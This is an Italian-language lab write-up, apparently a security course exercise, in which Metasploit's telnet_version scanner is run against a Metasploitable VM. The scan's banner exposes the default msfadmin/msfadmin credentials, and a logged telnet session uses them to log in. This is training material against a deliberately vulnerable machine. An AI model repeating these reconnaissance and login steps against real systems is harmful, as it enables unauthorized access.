
# S7-L2


## Preparazione

Configurazione delle schede di rete, impostiamo gli IP indicati dalla traccia.


Metasploitable:




Kali:




Testata la connettività tra le due macchine, mediante ping; siamo andati a scansionare il nostro target per accertarci che la porta 23 (telnet), ovvero quella richiesta per tale attacco, sia aperta:




## Azione

Tutto è pronto, proseguiamo avviando msfaconsole e ricechiamo il modulo di nostro interesse per poi montarlo, configurarlo e lanciarlo.




Ciò che otteniamo sono le credenziali da inserire per eseguire il login tramite telnet.

```
msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-m
                                        etasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.40
rhosts ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > run

[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _                     _       _ _          _       _           ____
  \x0a _ __ ___    ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ `_ \ / _ \ __/ _`
 / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | __/ || (_| \__ \ |_) | | (_) | | || (_|
 | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_|.__/|_|\___|_____|\x0a
                      |_|                                                      \x0a\x0a\x0aWarning: Never expose thi
s VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin
 to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >
```

## Conclusione

```
┌──(diidro㉿kali)-[~]
└─$ telnet 192.168.1.40
Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.
                _                  _       _ _          _       _           ____
 _ __ ___    ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Jul  9 09:27:47 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```